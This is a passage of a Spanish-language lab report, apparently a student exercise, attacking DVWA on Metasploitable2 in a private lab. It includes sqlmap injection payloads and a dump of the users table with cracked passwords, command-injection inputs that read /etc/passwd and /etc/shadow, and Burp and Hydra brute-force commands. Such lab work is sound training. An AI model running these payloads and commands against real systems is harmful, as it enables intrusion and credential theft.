    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(4704,9499)>(SELECT COUNT(*),CONCAT(0x7162707871,(SELECT (ELT(4704=4704,1))),0x71716b7071
,FLOOR(RAND(0)*2))x FROM (SELECT 6904 UNION SELECT 9812 UNION SELECT 6057 UNION SELECT 5136)a GROUP BY x)-- wdfw&Su
bmit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9164 FROM (SELECT(SLEEP(5)))GxkJ)-- SBxP&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162707871,0x69484b724f48776c61444d4e456b6d67536774425474467641 69
45786c4a6542466c6e6e5a76416d,0x71716b7071)#&Submit=Submit
---
[15:38:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[15:38:16] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[15:38:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.128.2'
[15:38:16] [WARNING] your sqlmap version is outdated

[*] ending @ 15:38:16 /2026-04-09/
```

Figura 10: *Resultado de sqlmap mostrando las 7 bases de datos encontradas en el servidor MySQL de Metasploitable2.*

Enumeración de tablas en la base de datos dvwa

Se enumeraron las tablas de la base de datos `dvwa` con el parámetro `-tables`:

```
sqlmap -u "http://192.168.128.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
    \
  --cookie="PHPSESSID=2a49559df66e6500ecdcd56ad8df31c2; security=low" \
```

```
-D dvwa --tables --batch
```

Listing 4: Enumeración de tablas de la base de datos dvwa

La base de datos `dvwa` contiene dos tablas: `guestbook` y `users`.

```
┌──(kali㉿kali)-[~]
└─$  sqlmap -u "http://192.168.128.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=2a49559df6
6e6500ecdcd56ad8df31c2; security=low" -D dvwa --tables --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.8#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 15:40:41 /2026-04-09/

[15:40:41] [INFO] resuming back-end DBMS 'mysql'
[15:40:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 8083=8083#&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(4704,9499)>(SELECT COUNT(*),CONCAT(0x7162707871,(SELECT (ELT(4704=4704,1))),0x71716b7071
,FLOOR(RAND(0)*2))x FROM (SELECT 6904 UNION SELECT 9812 UNION SELECT 6057 UNION SELECT 5136)a GROUP BY x)-- wdfw&Su
bmit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9164 FROM (SELECT(SLEEP(5)))GxkJ)-- SBxP&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162707871,0x69484b724f48776c61444d4e456b6d6753677442547446764169
45786c4a6542466c6e6e5a76416d,0x71716b7071)#&Submit=Submit
---
[15:40:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[15:40:41] [INFO] fetching tables for database: 'dvwa'
[15:40:41] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[15:40:41] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.128.2'
[15:40:41] [WARNING] your sqlmap version is outdated

[*] ending @ 15:40:41 /2026-04-09/
```

Figura 11: *Tablas encontradas en la base de datos dvwa: guestbook y users.*

Volcado de la tabla users

Se volcó el contenido completo de la tabla `users` con el parámetro `-dump`:

```
sqlmap -u "http://192.168.128.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
    \
  --cookie="PHPSESSID=2a49559df66e6500ecdcd56ad8df31c2; security=low" \
  -D dvwa -T users --dump --batch
```

Listing 5: Volcado de la tabla users de la base de datos dvwa

```
WhatsApp  Archivo  Edición  Chat  Llamar  Visualización  Ventana  Ayuda
danieltorosoto — kali@kali: ~ — ssh kali@192.168.128.3 — 115×58

    Payload: id=1' AND (SELECT 9164 FROM (SELECT(SLEEP(5)))GxkJ)-- SBxP&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162707871,0x69484b724f48776c61444d4e456b6d6753677442547446764169
45786c4a6542466c6e6e5a76416d,0x71716b7071)#&Submit=Submit
---
[15:41:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[15:41:43] [INFO] fetching columns for table 'users' in database 'dvwa'
[15:41:43] [WARNING] reflective value(s) found and filtering out
[15:41:43] [INFO] fetching entries for table 'users' in database 'dvwa'
[15:41:43] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[15:41:43] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[15:41:43] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[15:41:43] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:41:43] [INFO] starting 4 processes
[15:41:44] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[15:41:45] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[15:41:45] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[15:41:47] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+-----------------------------------
-------+-----------+------------+
| user_id | user    | avatar                                                | password
       | last_name | first_name |
+---------+---------+-------------------------------------------------------+-----------------------------------
-------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (pas
sword) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc
123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (cha
rley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (let
mein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (pas
sword) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+-----------------------------------
-------+-----------+------------+

[15:41:48] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.128.2/dump/d
vwa/users.csv'
[15:41:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.128.2'
[15:41:48] [WARNING] your sqlmap version is outdated
```

Figura 12: *Volcado completo de la tabla users con credenciales y hashes MD5 crackeados.*

Funcionamiento del ataque

El ataque de inyección SQL sigue el siguiente flujo:

1. **Identificación del punto de inyección**: sqlmap envía payloads de prueba al parámetro `id`

de la URL y analiza las respuestas para detectar comportamientos anómalos que delaten una vulnerabilidad SQL.

2. **Confirmación de la técnica**: Se identificaron cuatro técnicas de inyección aplicables: boolean-based blind, error-based (FLOOR), time-based blind (SLEEP) y UNION query de 2 columnas.

3. **Enumeración**: Aprovechando la técnica UNION query, sqlmap extrae los nombres de bases de datos, tablas y columnas del servidor MySQL directamente desde las tablas del sistema (`information_schema`).

4. **Exfiltración de datos**: Se vuelca el contenido de la tabla `users`, obteniendo nombres de usuario, hashes MD5 de contraseñas y otros campos.

5. **Cracking de hashes**: sqlmap identifica automáticamente el algoritmo MD5 y aplica un ataque de diccionario, recuperando las contraseñas en texto plano.

Resultado

Se obtuvo el volcado completo de la tabla `users` de la base de datos `dvwa`, con las credenciales de los 5 usuarios registrados:

Cuadro 2: *Credenciales extraídas de la tabla users de DVWA*

Usuario	**Hash MD5**	**Contraseña**
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

Además, se identificaron 6 bases de datos adicionales en el servidor (`information_schema`, `metasploit`, `mysql`, `owasp10`, `tikiwiki`, `tikiwiki195`), evidenciando el alcance total del acceso obtenido mediante la inyección SQL.

Tarea 3: Command Execution en DVWA

Descripción de la vulnerabilidad

La vulnerabilidad de ejecución de comandos (*Command Injection*) se produce cuando una aplicación web incorpora datos proporcionados por el usuario como parte de un comando del sistema operativo sin aplicar ningún tipo de sanitización. En PHP, funciones como `shell_exec()`, `exec()` o `passthru()` ejecutan el comando construido directamente en el sistema operativo subyacente. Si el valor de entrada no es validado, un atacante puede anexar comandos arbitrarios utilizando operadores de encadenamiento de shell como `;`, `&&` o `|`.

En DVWA con nivel de seguridad *Low*, el módulo **Command Execution** recibe un campo de dirección IP para ejecutar un ping y concatena la entrada directamente en la llamada al sistema sin ningún filtrado, lo que permite inyectar comandos adicionales con pleno acceso a los recursos del servidor.

Herramientas utilizadas

- **DVWA** (*Damn Vulnerable Web Application*): Aplicación web vulnerable que corre en el servidor Apache de Metasploitable2. El módulo *Command Execution* expone la vulnerabilidad de inyección de comandos en nivel de seguridad Low.
- **Navegador web (Firefox en Kali Linux)**: Utilizado para interactuar con la interfaz de DVWA y enviar los payloads de inyección de comandos.

Pasos realizados

Acceso al módulo Command Execution en DVWA

Desde el navegador en Kali Linux se accedió a DVWA en `http://192.168.128.2/dvwa` con las credenciales `admin` / `password`, con el nivel de seguridad establecido en **Low**. Se navegó a la sección **Command Execution** del menú lateral.



Figura 13: *Módulo Command Execution de DVWA con el formulario de ping listo para recibir entrada.*

Inyección de comando para obtener /etc/passwd

En el campo de dirección IP se ingresó el siguiente payload, que encadena el comando `cat /etc/passwd` al ping legítimo usando el operador `;`:

```
127.0.0.1; cat /etc/passwd
```

Listing 6: Payload de inyección para leer /etc/passwd

Al enviar el formulario, el servidor ejecutó primero el ping a `127.0.0.1` y luego el comando `cat /etc/passwd`, mostrando el contenido completo del archivo en la página de respuesta.



Figura 14: *Resultado de la inyección mostrando el contenido completo de /etc/passwd del servidor Metasploitable2.*

El archivo `/etc/passwd` obtenido lista 19 usuarios del sistema, entre ellos cuentas con shell interactiva como `root`, `msfadmin`, `user`, `service` y `postgres`.

Inyección de comando para obtener /etc/shadow

De manera análoga, se inyectó el comando para leer el archivo `/etc/shadow`, que contiene los hashes de las contraseñas del sistema:

```
127.0.0.1; cat /etc/shadow
```

Listing 7: Payload de inyección para leer /etc/shadow



Figura 15: *Resultado de la inyección mostrando el contenido de /etc/shadow con los hashes de contraseñas del servidor.*

En condiciones normales, el archivo `/etc/shadow` solo es legible por el usuario `root`. El hecho de que el servidor web lo exponga evidencia que el proceso PHP se ejecuta con privilegios elevados en Metasploitable2.

Funcionamiento del ataque

El ataque de inyección de comandos sigue el siguiente flujo:

1. **Identificación del punto de inyección**: El módulo Command Execution de DVWA expone un campo de texto donde el usuario ingresa una dirección IP para ejecutar un ping. Internamente, el código PHP construye el comando de la forma: `shell_exec("ping -c 3 ". $_REQUEST['ip']).`

2. **Construcción del payload**: El atacante aprovecha el operador de shell `;` para separar y encadenar un segundo comando arbitrario al ping legítimo, de la forma `127.0.0.1; <comando>`.

3. **Ejecución en el servidor**: El servidor ejecuta ambos comandos en el contexto del usuario que corre el proceso Apache (`www-data` o equivalente). En Metasploitable2, este proceso tiene permisos suficientes para leer `/etc/shadow`.
4. **Exfiltración de datos**: La salida de los comandos inyectados se refleja directamente en la respuesta HTML de la aplicación, exponiendo el contenido de los archivos al atacante.

Resultado

Se obtuvieron los archivos `/etc/passwd` y `/etc/shadow` del servidor Metasploitable2 directamente desde la interfaz web de DVWA. El archivo `/etc/passwd` reveló 19 cuentas de usuario del sistema, incluyendo cuentas con shell interactiva (`msfadmin`, `user`, `service`, `postgres`). El archivo `/etc/shadow` expuso los hashes de contraseñas de dichas cuentas, información que será utilizada en la Tarea 5 para realizar cracking de contraseñas fuera de línea con John the Ripper.

Tarea 4: Fuerza Bruta a DVWA

Descripción de la vulnerabilidad

El ataque de fuerza bruta consiste en probar sistemáticamente combinaciones de credenciales hasta encontrar las válidas. DVWA expone este tipo de vulnerabilidad a través de su módulo *Brute Force*, que carece de mecanismos de protección como bloqueo de cuenta tras intentos fallidos, CAPTCHA o limitación de tasa (*rate limiting*). Adicionalmente, el formulario de autenticación principal de DVWA (`/dvwa/login.php`) presenta la misma debilidad: responde con un mensaje predecible (`Login failed`) ante credenciales incorrectas, lo que permite automatizar el ataque de forma trivial.

Herramientas utilizadas

- **Burp Suite Community Edition** — proxy HTTP utilizado para interceptar y analizar las peticiones del formulario de autenticación de DVWA, identificar los parámetros de la solicitud e configurar el ataque de diccionario mediante el módulo *Intruder*.
- **Hydra v9.5** — herramienta de fuerza bruta en red que automatiza el envío de credenciales contra el formulario de login HTTP. Se utilizó el módulo `http-post-form` con el diccionario `rockyou.txt`.
- **rockyou.txt** — diccionario de contraseñas con más de 14 millones de entradas, ubicado en `/usr/share/wordlists/rockyou.txt` en Kali Linux.

Pasos realizados

Fase 1 — Interceptación con Burp Suite:

1. Se configuró Firefox en Kali para usar el proxy de Burp Suite en `127.0.0.1:8081`.
2. Se accedió a `http://192.168.128.2/dvwa/vulnerabilities/brute/` con una sesión autenticada en DVWA (nivel de seguridad: *Low*).
3. Burp Suite interceptó la petición GET al enviar un intento de login, revelando los parámetros `username`, `password` y `Login` (Figura 16).
4. La petición se envió al módulo *Intruder* con tipo de ataque *Sniper*, marcando el parámetro `password` como posición de payload (`§wrongpass§`) (Figura 17).
5. Se ejecutó el ataque con el diccionario `rockyou.txt` como lista de payloads (Figura 18).



Figura 16: *Burp Suite — historial HTTP mostrando la petición interceptada al módulo Brute Force de DVWA.*



Figura 17: *Burp Suite Intruder — configuración de posiciones con el parámetro* `password` *marcado como payload (*`$wrongpass$`*).*



Figura 18: *Burp Suite Intruder — resultados del ataque de diccionario. Las respuestas con longitud diferente al resto indican credenciales válidas.*

Fase 2 — Ataque con Hydra:

1. Se descomprimió el diccionario `rockyou.txt`: `sudo gunzip /usr/share/wordlists/rocky`
2. Se ejecutó Hydra contra el formulario de login de DVWA (`/dvwa/login.php`) usando el módulo `http-post-form`, especificando como condición de fallo la cadena `Login failed` presente en todas las respuestas con credenciales incorrectas.

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.128.2 \
  http-post-form \
  "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" \
  -V -f
```

Listing 8: Comando Hydra para ataque de fuerza bruta contra el login de DVWA

```
┌──(kali㉿kali)-[~]
└─$  hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.128.2 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -V -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-09 21:27:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.128.2:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
